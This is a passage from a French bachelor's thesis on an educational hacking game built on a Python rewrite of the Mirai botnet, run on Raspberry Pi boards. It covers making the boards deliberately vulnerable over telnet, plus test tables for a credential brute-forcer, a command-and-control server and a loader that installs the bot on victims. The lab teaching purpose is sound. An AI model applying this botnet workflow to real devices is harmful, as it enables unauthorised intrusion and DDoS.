Ces recettes peuvent être importée et exportée au format XML, ce qui peut être pratique dans le cas où nous souhaiterions lancer des scripts spécifiques sur certaines cartes et non sur d’autres.

Une fois l’installation terminée et la recette appliquée, il est immédiatement possible de se connecter en SSH sur la Raspberry Pi Zero W. L’adresse IP est fournie par mon routeur et ce dernier m’afficher les machines connectées



Figure 103 Adresse IP de la Raspberry sur le routeur

### Installation de telnet

Afin de rendre nos cartes vulnérables aux attaques SSH et telnet, il nous faudra installer un serveur telnet sur la carte.

Il vous faudra exécuter les commandes suivantes sur la carte :

sudo apt-get update

sudo apt-get install telnetd

sudo /etc/init.d/openbsd-inetd restart

Nous avons maintenant accès en telnet à notre machine.





Figure 104 Prompt de connexion en telnet

Figure 105 Connexion telnet à la carte avec Putty

### Création de crontab

Plusieurs actions devant être effectuées à chaque reboot, suite à plusieurs tests, l’utilisation de crontab a été retenue. Cet outil permet d’effectuer des actions de façon périodique.

Les actions souhaitées sont les suivantes :

1. Démarrer le code client.py afin de permettre le monitoring de la carte et de s’annoncer auprès du serveur de jeu ;
2. Vider le contenu de /home/pi après chaque redémarrage, afin d’effacer les éléments téléchargés par les élèves.

Afin d’empêcher qu’un élève puisse kill les processus de surveillance, il est impératif de créer ces cron à l’aide du compte root. Ainsi lorsqu’un élève se connectera, il n’aura pas le droit de tuer les processus qu’il n’aura pas lancé.




Figure 106 Configuration de crontab

La première commande va être exécutée après chaque reboot, nous lancerons le script auto-join-python.py en background.

La deuxième commande va effacer le contenu présent dans /home/pi à chaque reboot. Ainsi les fichiers installés lors de précédentes parties seront supprimés.




Figure 107 Flux opérationnel auto-join-python.py

Le script utilisé dans le crontab fonctionne ainsi

Au démarrage de la carte, le script sera lancé par le cron. Une boucle infinie va tourner jusqu’à ce que le programme finisse par s’exécuter.

Une fois que ce dernier sera exécuté, le script surveillera si l’application s’est fermée proprement (exit(0) fait par l’application) ou si une erreur est survenue. Dans le cas où une erreur est survenue, réitérer l’action décrite précédemment jusqu’à ce que l’application se lance.

Dans le cas où l’application s’est correctement fermée, nous quittons la boucle et le programme s’achève.

Le code est implémenté dans le fichier auto-join-python.py et a été trouvé sur Stackoverflow[[38]](#footnote-38)

### Restaurer la carte avant chaque début de partie

Il a été imaginé de restaurer une image système faites avant le début d’une partie et de la restaurer après chaque reboot.

Une tentative a été essayé avec rsnapshot [[39]](#footnote-39)et rsync[[40]](#footnote-40).

Il est dit sur le site de rsnapshot que dépendant notre configuration, la restauration pouvait être faîtes en quelques minutes. Dans la pratique il aura fallu 20 minutes, ce qui est un peu trop long selon moi. Cette solution fonctionne mais n’est pas la meilleure. Le tutoriel suivant a été utilisé

<https://dvpizone.wordpress.com/2014/03/08/using-rsnapshot-with-a-raspberry-pi-to-create-a-backup-device/>

Rsync quant à lui est plus adapté pour faire de la sauvegarde. Ce n’est donc pas ce que nous souhaitons.

Dans le cas d’utilisation de machine virtuelle à la place de cartes physiques Raspberry Pi, il est tout à fait possible d’utiliser un serveur VMware ESXi afin d’effectuer une snapshot de la machine propre d’infection et de restaurer ces snapshots manuellement ou à l’aide d’un script.

La documentation[[41]](#footnote-41) donnée en références permet d’affirmer mon propos. Je n’ai pas pu tester cette solution car je ne possède pas de serveur ESXi.

Il est également possible de restaurer [[42]](#footnote-42)des snapshots sur VMware Workstation Pro.

Une solution qui pourrait marcher mais ne semble pas possible sur la Raspberry Pi Zero serait d’utiliser un système de fichier ZFS[[43]](#footnote-43).

ZFS n’est pas prévu pour tourner sur du petit matériel informatique et il semblerait qu’un OS 64 bits serait recommandé pour des raisons de stabilités. L’utilisation de ZFS en production n’est pas recommandée mais des proofs of concept existent, il a été possible de faire tourner ZFS sur des Raspberry Pi 3.

Ce système de fichier permet de créer et gérer facilement des snapshots du système. Il est possible d’effectuer une snapshot à l’aide de la commande :

zfs snapshot /path/to/save

Et de rapidement restaurer cette version en effectuant la commande :

zfs rollback /path/to/save

Par défaut la commande rollback ne permet pas de restaurer de version plus ancienne que la dernière snapshot, il faudra rollback les versions précédentes avant d’arriver à la nôtre. Ce n’est pas un problème dans notre cas, nous utiliserons un seul snapshot et le restaurerons à chaque début de nouvelle partie.

### Restriction

Finalement, la solution la moins coûteuse et qui a été retenue est de ne donner le droit en écriture que dans le répertoire /home/pi afin que ce répertoire soit le seul endroit où du code puisse être téléchargé.

En empêchant l’écriture dans les autres répertoires, nous évitons qu’un élève puisse modifier la configuration de la carte et que cette modification se retrouve dans toutes les parties.

La crontab crée précédemment permet d’effacer à chaque reboot le contenu de la carte.

Cette restriction empêche peut empêcher un élève de fermer des ports ouverts sur la machine et bien d’autres actions.

Il est tout à fait possible de la retirer en implémentant une solution utilisant des snapshots afin de revenir à l’état d’avant partie à chaque début de partie et ce bien plus rapidement qu’avec rsnapshot.

Les droits sudo sont retirés à l’utilisateur pi afin qu’il ne puisse plus effectuer des commandes privilégiées. Il est possible toutefois de configurer le sudoers afin de laisser quelques droits à l’utilisateur pi.

Voici le fichier sudoers :




Figure 108 Sudoers implémenté sur la carte

Seul les membres du group root et l’utilisateur root ont le droit d’effectuer toutes les commandes sans restriction. Le fichier présent dans /etc/sudoers.d ne contient rien.

Nous évitons ainsi qu’un élève puisse redémarrer ou éteindre une carte.

Les fichiers client.py, auto-join-python.py et player.py sont téléchargés et stockés dans le dossier /root, ainsi seul l’utilisateur root pour accéder à ces fichiers.

# Tests

Dans cette rubrique seront décrits plusieurs tests ayant été utilisé afin de vérifier la bonne fonctionnalité du jeu.

Les tests seront séparés en différents groupes, nous effectuerons des tests sur le serveur, le client, le client-attack, le cnc, le bruter et le loader.

Des tableaux seront dressés avec une colonne représentant l’action effectuée et ce qu’elle est censée obtenir dans le cas où elle fonctionnerait correctement. La dernière colonne sert à dire si dans la pratique le résultat attendu est bien atteint. OK sera inscrit lorsque le résultat attendu est celui obtenu et NOK dans le cas contraire.

## Serveur.py

Nous allons ici tester le fonctionnement du serveur sans aucune interaction avec les autres éléments. La machine virtuelle afin de simuler le serveur est Ubuntu 8.11 Jessie et possède l’adresse IP 192.168.1.7.

Les vérifications de saisies étant les mêmes pour les commandes 1,2,4 et 5 dans le prompt du menu du jeu, seul des tests seront documentés en testant la commande1. Ces commandes ont bien été testées et fonctionnent lorsque nous effectuons la batterie de tests effectuées sur le menu de lancement de partie.

|  |  |  |
| --- | --- | --- |
| Actions effectuées | Résultat attendu | OK/NOK |
| Lancer le serveur à l’aide de la commande :  python3 server.py –timer 1 –timeout 15 | Le prompt doit attendre et permettre la saisie de commandes. En lançant la partie la durée sera d’une minute et les scores seront envoyés toutes les 15 secondes. | OK |
| select 0 (aucune personne n’est connectée). | Affiche « Selection not valid ». | OK |
| Taper 3 dans le menu principal. | Affiche une ligne vide. | OK |
| Taper 4 dans le menu principal. | Affiche une ligne vide. | OK |
| Taper 5 dans le menu principal. | Affiche une ligne vide. | OK |
| Taper 6 dans le menu principal. | Affiche une ligne vide. | OK |
| Taper 7 dans le menu principal. | Affiche le contenu du fichier historic.txt. | OK |
| Taper 8 dans le menu principal. | Efface le contenu du fichier historic.txt. | OK |
| Taper 9 dans le menu principal. | Affiche le menu aide. | OK |
| Taper 1 dans le menu principal. | Affiche le prompt permettant de configurer une partie. | OK |
| Taper 1 dans le menu jeu puis un chiffre (1). | Demande la saisie d’un nombre en minute et valide la saisie en affichant « The timer is now 60 seconds ». | OK |
| Taper 1 dans le menu jeu puis une lettre (a). | Ne valide pas la saisie et affiche « Please enter a valid number » | OK |
| Taper 1 dans le menu jeu puis un float(0.1). | Ne valide pas la saisie et affiche « Please enter a valid number » | OK |
| En ayant comme nombre minimal de joueur 1 et nombre minimal de carte 1 et en lançant une partie à l’aide de la commande 3. | Doit afficher un message indiquant qu’il manque des cartes ET des joueurs puis afficher le nombre minimum de joueurs et des cartes. | OK |
| En ayant comme nombre minimal de joueur 0 et nombre minimal de carte 1 et en lançant une partie à l’aide de la commande 3. | Doit afficher un message indiquant qu’il manque des cartes puis afficher le nombre minimal de cartes. | OK |
| En ayant comme nombre minimal de joueur 1 et nombre minimal de carte 0 et en lançant une partie à l’aide de la commande 3. | Doit afficher un message indiquant qu’il manque des joueurs puis afficher le nombre minimal de joueur. | OK |
| En ayant comme nombre minimal de joueur 0 et nombre minimal de carte 0 et en lançant une partie à l’aide de la commande 3. | Ne permet pas de lancer une partie et doit afficher qu’il n’est pas possible de lancer une partie sans carte et joueur. | OK |
| Taper 6 dans le menu jeu. | Retour sur le prompt principale | OK |
| ctrl+c n’importe où dans l’application | Quitte le programme | OK |

## Client.py

Ce programme ayant besoin d’un serveur pour fonctionner, sera testé dans un premier temps sans accès à ce dernier et ensuite avec une connexion au serveur afin de tester l’attribution des points.

Le serveur sera lancé avec la machine 192.168.1.7 et le client sur 192.168.1.10.

|  |  |  |
| --- | --- | --- |
| Actions effectuées | Résultat attendu | OK/NOK |
| Serveur éteint, lancez la commande  python3 client.py | Le message « The server is down » doit s’afficher sur le terminal de 192.168.1.10 | OK |
| Serveur allumé, lancez la commande  python3 client.py | Un message doit s’afficher côté serveur indiquant que la carte 192.168.1.10 a rejoint la partie.  La carte se met en mode attente de requête | OK |
| CTRL+C côté client.py | L’application se termine et un message annonçant la déconnexion de la carte a eu lieu sûr le serveur | OK |
| Lorsqu’une partie est lancée avec un joueur (192.168.1.16) et la carte 192.168.1.10 | | |
|  | La carte envoie toutes les delay secondes le score obtenu par le joueur 192.168.1.16 | OK |
|  | La carte attribue un point pour le scan lorsque le joueur utilise nmap 192.168.1.10 ou que le bruter.py trouve la carte | OK |
|  | La carte attribue un point pour le login lorsque le joueur utilise telnet 192.168.1.10 ou que le bruty.py s’y connecte | OK |
|  | La carte attribue deux points pour l’infection lorsque le joueur réussi à infecter la carte en connectant la carte à son CNC | OK |
|  | Lorsque le serveur indique la fin d’une partie, la carte s’arrête et se met en attente d’une nouvelle partie | OK |
| Lorsque la carte se déconnecte au plein milieu d’une partie à l’aide de la commande ctrl+c | Le jeu s’arrête et le serveur se met en attente de cartes et de joueurs | OK |
| Le serveur effectue périodiquement un test de connexion avec la carte. | Envoie un message dans le socket pour dire que la carte est disponible | OK |
| Ctrl + c sur le serveur. | Ferme l’application client.py | OK |
| Le serveur effectue des commandes dans le reverse shell. (select 0) et tape une des commandes autorisées décrite dans ce document. | Le client retourne l’output généré par la commande, les commandes étant testées et validée fonctionnement correctement | OK |
| Lorsque le serveur envoie shutdown | Le client ferme l’application | OK |
| Le serveur envoie reboot | La carte redémarre | OK |
| Le serveur envoie stop | La carte arrête de calculer les points | OK |
| Le serveur envoie go | La carte commence à calculer les points | OK |
| Lorsque la connexion est établie et que le serveur tape la commande 3 | L’adresse de la carte 192.168.1.10 doit s’afficher en affichant « ID : 0 Card : 192.168.1.10 » | OK |

## Client-annonce-joueur.py

Ce code fonctionne à l’aide d’un serveur, l’adresse de ce dernier sera la même que pour le point 8.2. La machine jouant le rôle du joueur sera 192.168.1.16.

Nous testerons le comportement de l’application lorsque le serveur n’est pas lancé et ensuite nous testerons l’application avec un serveur démarré.

|  |  |  |
| --- | --- | --- |
| Actions effectuées | Résultat attendu | OK/NOK |
| Serveur éteint, lancez la commande  python3 client-annonce-joueur.py | Le message « The server is down » doit s’afficher sur le terminal de 192.168.1.16 | OK |
| Serveur allumé, lancez la commande  python3 client-annonce-joueur.py | Un message doit s’afficher côté serveur indiquant que le joueur 192.168.1.60 a rejoint la partie.  La carte se met en mode attente de requête | OK |
| Le serveur envoie shutdown | L’application s’arrête | OK |
| Ctrl+c depuis le client | Le serveur reçoit l’information de déconnexion et affiche « The player : 192.168.1.10 left the game » | OK |
| Ctrl+c depuis le serveur alors que le client est connecté | Quitte l’application et affiche « Server disconnected » | OK |
| Lorsque la connexion est établie et que le serveur tape la commande 4 | Le serveur doit afficher « I’m the player 192.168.1.16 » et afficher son dernier score ainsi que les cartes qu’il a infectées. | OK |

## Bruter.py

Nous allons tester ici que l’exemple d’implémentation de botnet ayant été fourni aux élèves fonctionnent lorsque le code correctement implémenté.

L’environnement de tests utilisé est celui décrit précédemment dans le document au chapitre 3.2.2.

|  |  |  |
| --- | --- | --- |
| Actions effectuées | Résultat attendu | OK/NOK |
| En lançant la commande et que le cnc est lancé  python3 brute-force.py 1 | Lance un scan du réseau et essaie de se connecter à ce qu’il trouve ouvert à l’aide d’un thread | OK |
| En lançant la commande et que le cnc est lancé  python3 brute-force.py 2 | Lance un scan du réseau et essaie de se connecter à ce qu’il trouve ouvert à l’aide de deux threads | OK |
| En lançant la commande et que le cnc est lancé  python3 brute-force.py 1 | Tout le contenu du fichier valid\_credentials.txt est effacé. | OK |
| En implémentant dans la combo list les identifiants pi :raspberry et lorsque le scan trouvera 192.168.1.10 | L’application ajoutera la ligne 192.168.1.10 :23 pi :raspberry dans le fichier valid\_crendtials.txt | OK |
| En lançant la commande suivante sans cnc :  python3 brute-force.py 1 | L’application ne démarre pas car elle nécessite la présence d’un CNC | OK |
| Lorsque le cnc envoie ping | Le bot se met à effectuer l’attaque ping en ciblant target passé avec la commande | OK |

## Cnc.py

Nous allons ici tester le lancement du CNC ainsi que les différentes fonctionnalités qui y sont implémentées. Le CNC doit tourner sur la même machine que client-annonce-joueur.py, ce dernier tournera donc sur 192.168.1.16

|  |  |  |
| --- | --- | --- |
| Actions effectuées | Résultat attendu | OK/NOK |
| Lancer le serveur à l’aide de la commande :  python3 cnc.py | L’application démarre et se met en attente de commande ou d’identification de bots. | OK |
| L’utilisateur saisi 1 | L’application dressera une liste des bots | OK |
| Lorsqu’un bot s’annonce auprès du serveur grâce bruter.py | Affiche l’adresse IP du nouveau bot dans le prompt | OK |
| Lorsque l’utilisateur saisi 2 puis une IP valide | L’action désignée se lance et tous les bots lancent 4 pings en direction de la cible. | OK |
| Lorsque l’utilisateur saisi 2 puis une IP non-valide (192.1) ou (192.256.257.0) | Le prompt demande une adresse valide jusqu’à ce que l’utilisateur en saisisse une correcte ou que l’utilisateur tape quit | OK |
| Lorsqu’un bot se déconnecte | L’adresse est affichée sur le prompt et indique une déconnexion | OK |
| Ctrl+C sur le serveur possédant un bot | Le bot s’arrête | OK |

## Loader.py

Nous allons ici tester le loader afin de voir s’il est capable de se connecter sur une machine et d’effectuer les commandes demandées. Le loader sera lancé depuis la machine 192.168.1.16.

Il faut que le bot, une fois chargé puisse s’annoncer auprès du CNC, il faudra donc également faire tourner cnc.py sur la machine 192.168.1.16.

Le fichier valid\_credentials.txt contient la ligne (192.168.1.10 :23 pi :rasperry). La cible sera disponible pour une infection.

Un serveur web sera accessible sur l’hôte 192.168.1.16, ce dernier contiendra le bot à télécharger.

|  |  |  |
| --- | --- | --- |
| Actions effectuées | Résultat attendu | OK/NOK |
| En lançant la commande  python3 loader.py –ip\_server 192.168.1.16 –file valid\_credentials.txt | Le fichier bruter.py est téléchargé sur la cible dans le répertoire /home/pi et un processus faisant tourner cette application est détectable à l’aide de ps aux. | OK |
|  | Suite à l’action précédente un scan est en cours et détectable à l’aide de tcpdump | OK |
|  | Le bot téléchargé s’est annoncé auprès du CNC avec l’adresse de la victime | OK |
|  | Un fichier contenant de credential a été crée dans le cas où une nouvelle victime a été découverte. | OK |

## Simulation d’une partie

Ayant testé le plus séparément possible les actions des fichiers précédents, nous allons ici décrire les actions effectuées de part et d’autre du réseau et définir les actions souhaitées lorsque celle-ci arrive dans le cadre d’une partie.

Le réseau mise en place est celui décrit dans le point 3.2.2

|  |  |  |
| --- | --- | --- |
| Actions effectuées | Résultat attendu | OK/NOK |
| Le maître du jeu lance le serveur de jeu  avec python3 server.py –timer 1—delay 5 | Le serveur se lance et attend une partie | OK |
| La carte 192.168.1.10 s’annonce à l’aide de  python3 client.py | La connexion est établie et un message s’affiche indiquant que la carte est connectée | OK |
| La carte 192.168.1.23 s’annonce à l’aide de la commande  python3 client.py | La connexion est établie et un message s’affiche indiquant que la carte est connectée | OK |
| Sur le serveur, en tapant la commande 3 | La liste contenant les cartes ajoutées précédemment sont affichées avec leur ID | OK |
| Le joueur 192.168.1.16 s’annonce avec  python3 client-annonce-joueur.py | Le serveur reçoit la connexion et affiche l’arrivée du nouveau joueur | OK |
| Sur le serveur, en tapant la commande 4 | La liste des joueurs s’affiche et contient un joueur |  |
| Sur la machine 192.168.1.18  python3 attack\_monitor.py | Le serveur reçoit l’information qu’une carte est connectée. | OK |
| select <id> sur toutes les cartes | Les 3 moniteurs permettent d’avoir un reverse shell | OK |
| Le serveur lance une partie en faisant depuis le menu principal 1 puis 3 | Toutes les cartes se lancent et calculent les points du joueur. | OK |
| Le joueur a scanné avec succès 192.168.1.10 et 192.168.1.23 | Le score final du joueur doit être de deux points. | OK |
| Lorsque la partie est en cours | Le score est affiché toutes les 5 secondes jusqu’à la fin de la partie | OK |
| Partie terminée | Le gagnant est désigné en montrant son ip, son score et les cartes qu’il a infecté | OK |
| En allant dans le menu principal et en tapant 7 | L’historique de la partie que l’on vient de jouer s’affiche | OK |
| Depuis le menu principal, relancer une partie, 1 puis 3 | Il est possible d’immédiatement relancer une partie | OK |
| Pendant la partie une carte se déconnecte (192.168.1.23) | Un message affichant qu’une carte s’est déconnectée et qu’il reste encore des cartes en jeu s’affiche sur le prompt et le jeu continue à obtenir les scores des autres cartes | OK |
| Lorsque la dernière carte de la partie se déconnecte | Le jeu s’arrête et nous retournons au menu de jeu | OK |
| Afficher l’historique | La partie interrompue précédemment n’est pas enregistrée | OK |
| Rajoutons les cartes supprimées précédemment | Elles doivent s’annoncer, s’afficher sur le prompt et il doit être possible de relancer une partie sans encombre | OK |
| Lors d’une partie, un joueur infecte une carte à l’aide du loader | Il doit obtenir deux points, la carte infectée par le joueur doit s’annoncer auprès du serveur qui va se charger d’informer l’infrastructure que la carte a été infecté | OK |
| Une carte infectée par le joueur effectue un scan correct | Le joueur ayant infecté la carte gagne les points | OK |
| Sur le CNC après une infection réussie | Le bot s’annonce auprès du CNC | OK |
| A la fin de la partie, | La carte infectée doit être affiché avec le nom du joueur | OK |
| En affichant la liste des joueurs | Nous devons avoir accès au score de la dernière partie ainsi qu’aux cartes qu’il a infectées | OK |
| La carte raspberry redémarre | Elle doit s’annoncer automatiquement auprès du serveur une fois que celui-ci est en ligne | OK |
| Le serveur est éteint puis rallumé | La carte attend que le serveur soi connecté pour s’annoncer | OK |
| Lors d’une partie | Un joueur a infecté deux cartes et effectue une attaque ping sur la cible contenant « monitor\_attack.py » et obtient des points | OK |
| Un joueur se déconnecte | A la fin de la partie, si le joueur n’est plus dans la liste, aucun vainqueur ne sera déclaré. | OK |
| Deux joueurs obtiennent le même score (nouveau joueur 192.168.1.23 au lieu d’être une carte) | Affiche l’IP des deux joueurs ainsi que leur score obtenu | OK |
| Deux joueurs jouent et un obtient un meilleur score que l’autre | Affiche l’IP du joueur ayant obtenu le plus haut score | OK |

## Bugs occasionnels

### Monitor

Plusieurs bugs sont à déplorer lorsque le client.py et le attack\_monitor.py ne sont pas exécutés sur la carte Raspberry Pi Zero W.

Ces bugs sont souvent dû aux commandes et à la configuration du matériel sur lequel le code est lancé. Ces codes ont été développé pour tourner sur le matériel dédié à cet effet.

### Déconnexion lors d’une partie

Des exceptions sont parfois lancées, dépendant l’ordre dans lequel les connexions sont stockées dans le tableau de connexion.

### Nombres élevés de joueurs/cartes

N’ayant pas pu tester mon projet en grandeur nature, les différents tests ont été effectués sur des machines virtuelles téléchargées sur osboxes.

Peut-être que l’implémentation génère trop de trafics et que les Raspberry Pi ne supporteront pas une charge de plusieurs élèves effectuant des scans sur leurs interfaces.

Cela fait donc partie des choses qui sont encore à tester mais qui ne pourront pas être effectuées dans le cadre de ce travail de bâchelor.

# Conclusion

Vous retrouverez dans ce chapitre mon retour sur le projet, le résumé de ce qui a été fait et de ce qu’il reste à faire, une analyse du planning et mon retour sur ce que ce projet m’a permis d’acquérir. Vous retrouverez également des réponses à quelques questions posées dans l’énoncé.

## Bilan des fonctionnalités

Le cahier des charges s’est divisé en plusieurs points clé m’ayant permis de prendre la bonne direction dans ce travail, je vais les lister un par un et en faire un bref feedback.

### Maîtriser Mirai

Le but ici était de prendre en main le code initialement fourni par Anna-Senpai. Il a été très difficile pour moi au départ de comprendre comment marchait ce code et comment le faire fonctionner.

Les explications fournies par Anna senpai étaient trop vagues et certaines explications étaient manquantes. Plusieurs vidéos sur internet m’ont permis de bien comprendre le fonctionnement de ce dernier et de pouvoir effectuer une analyse du code.

Il aurait pu être très intéressant d’utiliser uniquement le code de base afin de créer son botnet amélioré.

Mais je pense sincèrement que le changement de langage et la simplification du code pour une version Python est bien plus adaptée afin de permettre à des personnes débutantes dans le domaine, de prendre la main sur le code et de gentiment l’améliorer.

Le code réécrit en Python peut largement être amélioré et ne sert juste qu’à fournir un exemple aux élèves afin qu’ils puissent prendre en main le code et l’améliorer.

L’implémentation d’attaque est très facile à mettre en place dans le bot et dans le cnc, en se basant sur le code fourni de base, il est possible de facilement rajouter de nouvelles attaques et de les commander à distance à l’aide du cnc.

### Analyser les besoins réseaux

L’analyse s’est surtout concentrée sur le choix de la technologie utilisée. En discutant avec Monsieur Jean-Marc Bost, il a été convenu qu’il serait plus intéressant de commander du matériel physique afin de pouvoir joueur avec ces différents éléments.

La commande n’ayant toujours pas été reçue, la seule version physique de Raspberry Pi que je possède m’a permis de générer une carte permettant de jouer au jeu ayant été implémenté.

Une solution secondaire utilisant des machines virtuelles a été mise en place afin de tester dans de conditions plus réels le jeu. Les tests sont néanmoins très convaincants.

### Création des règles du jeu

Plusieurs versions de règles du jeu ont été imaginées et plusieurs versions sont imaginables.

Le code est écrit de telle façon à ce qu’il ne reste à une personne souhaitant reprendre notre réseau qu’à écrire les modules qu’il souhaite implémenter pour surveiller une action.

Seule la version facile a été mise en place et testée à l’aide de Mirai version Python. Le chapitre consacré à des versions plus complexés et tout de même documenté et garanti de façon théorique le fonctionnement dans le cas où la bonne attaque est implémentée par l’élève.

### Méthode d’infection

Cette partie du cahier des charges a été imaginée avant de prendre connaissance de Mirai. La méthode d’infection consiste simplement dans le fait qu’une machine possède des identifiants peu sécurisés et qu’il est possible de s’y connecter et de faire tourner du code malveillant. L’exploit qu’utilise Mirai est : le manque de sécurité.

Il a néanmoins été imaginé des méthodes d’infection nouvelles, comme par exemple celle par pièce jointe. Il est également possible d’effectuer des gains de privilèges sur une machine protégée en utilisant l’exploit dirty cow par exemple.

Dans le cadre de ce travail, je me suis contenté d’utiliser des attaques sur des machines peu/pas sécurisée.

### Définir l’architecture du jeu

Cette partie ayant été très libre, je suis néanmoins content d’avoir pu implémenter un système de gestion de jeu centralisée par un serveur avec des clients communicants avec ce dernier.

Les joueurs et les cartes s’annoncent auprès du serveur, ce dernier vérifie régulièrement si une connexion subsiste entre eux et notifie l’utilisateur en cas de déconnexion.

Tout le code produit est documenté à l’aide de docstring et plusieurs schémas ont été imaginé et dressé afin de concevoir le jeu.

En résumé il est possible de :

* Obtenir un reverse shell sur des cartes.
* Avoir un historique des parties jouées.
* Lancer des parties en minimisant l’impact des parties précédentes.
* Déconnecter les joueurs et les cartes.
* Redémarrer toutes les cartes afin d’y faire exécuter des actions au redémarrage.
* Obtenir un gagnant après chaque partie
* Calculer des scores selon les défis implémentés
* Minimiser les mauvaises saisies de l’utilisateur
* Lancer une partie sous certaines conditions

### Framework monitorant les composants

Afin de monitorer les composants plusieurs solutions ont été mise en place.

Les codes client.py et attack\_monitor.py ont été créés afin de pouvoir écouter et communiquer avec le serveur de jeu, effectuer des actions selon les requêtes effectuées et de calculer des points selon si certaines actions ont été menée à bien par un attaquant.

Il reste très facile d’ajouter des fonctionnalités dans l’application, une liste de thread est instanciée au lancement du programme en se basant sur une liste d’actions possibles.

Le code généré permet de facilement ajouter des fonctionnalités sans toucher à l’intégrité du jeu car les différents modules marchent déjà indépendamment les uns des autres et sont synchronisés à l’aide de variable de contrôle.

Les différentes contraintes implémentées sur la carte empêchent un élève d’avoir entièrement le contrôle sur la carte, il est impossible qu’un élève coupe la communication entre le serveur et la carte.

### Framework monitorant le réseau

Le monitoring du réseau s’effectue en permettant au serveur de jeu d’être un serveur central des cartes.

Le reverse shell permet d’effectuer presque n’importe quelle action sur les cartes et des méthodes permettant d’envoyer des commandes à tout le réseau ou à toutes les cartes ont été mise en place afin de pouvoir monitorer de façon global l’infrastructure du jeu. L’administrateur peut très rapidement éteindre certaines cartes et redémarrer d’autres afin que ces dernières s’annoncent auprès du serveur de jeu.

### Framework administrant le jeu

Ce framwork a été implémenté dans le fichier server. Py et permet de gérer des parties, de voir le nombre de joueurs, leurs adresses, les cartes connectées, de gérer un historique de partie, d’orchestrer les cartes. Il est possible de savoir quel jouer a infecté quelle carte, il est possible également de connaître le nombre de points d’un joueur et d’avoir un chronomètre sur le temps restant dans une partie.

Presque toutes les actions sont automatisées.

### Mise en commun et création du jeu

Cette partie s’est faites au fur et à mesure que les frameworks ont été développé et ont été testés au fur et à mesure afin d’obtenir le résultat souhaité.

Cette mise en commun a été finalement réussie et le jeu qui a été produit fonctionne selon les besoins énoncés dans le cahier des charges.

Le projet ayant été proposé par monsieur Jean-Marc Bost, plusieurs discussions ont été faites via Teams afin de donner un feedback et de préciser les envies que nous avons vis-à-vis du jeu. Il fallait implémenter pour le monitoring au minimum les points suivants :

* Niveaux faciles de monitoring
* Détecter un élément down
* Compter les points
* Et restaurer le jeu

Ces éléments ont été respecté et des petites améliorations ont été implémentées. Notamment le reverse shell et l’historique de la partie.

### Ajout de fonctionnalités optionnelles

Trouvant ces options très intéressantes à mettre en place, je me suis tout d’abord intéressé à générer de façon aléatoire des adresses IP random à chaque redémarrage.

En effet, Mirai garde les résultats de ses scans dans des listes et les réutilisent afin de pouvoir rapidement réinfecter des machines ayant redémarré.

Plusieurs solutions ont été testées lors de ce projet, mais aucune ne m’offrait satisfaction. Utilisant un DHCP, j’ai effectué des DHCP release à chaque redémarrage mais l’IP 192.168.1.10 m’est en permanence retournée. Je pense que le DHCP reconnaît l’adresse MAC de ma carte et réattribue cette IP en permanence.

Il a également été testé d’utiliser Network Manager [[44]](#footnote-44)afin d’obtenir une adresse IP aléatoire à chaque reboot mais l’adresse que j’obtenais étais toujours la même : 192.168.1.10.

La fonction pénalisant les points d’un joueur faisant crasher un équipement est relativement difficile à implémenter. Qui devrait-on pénaliser ? La personne ayant fait déborder la vase avec une goutte d’eau ou la personne l’ayant entièrement rempli ?

Un cas comme dans l’autre, une pénalisation pose un problème. La solution mise en place ici est faire perdre les points à toutes les personnes ayant réussi des challenges sur une carte. La solution pénalisant un ensemble de joueur me semble plus adaptée car c’est l’ensemble des actions effectuées sur cette carte qui aura causé l’arrêt de cette dernière et non l’action d’une personne, même si cela reste encore discutable.

Une fonctionnalité intéressante serait d’implémenter ConfigParser afin de pouvoir configurer une seule fois les variables d’une partie et de les réutiliser à chaque lancement du serveur.

## Bilan de la planification

Nous nous rappellerons tous de 2020 en raison du COVID19, ce virus a forcé tout le monde à vivre différemment quelques temps et nous infecte encore toujours à ce jour.

Le planning réalisé en comparaison du planning initial est relativement différent.

L’HEIG-VD nous a permis de travailler notre projet une semaine de plus en rendant le travail de bâchelor le 31.07 à 12h00

J’ai également été appelé à effectuer plusieurs jours de protection civiles durant la période du 18 Mars au 29 Mars 2020. Ce qui m’a empêché de travailler plusieurs fois mes cours et mon travail de bâchelor.

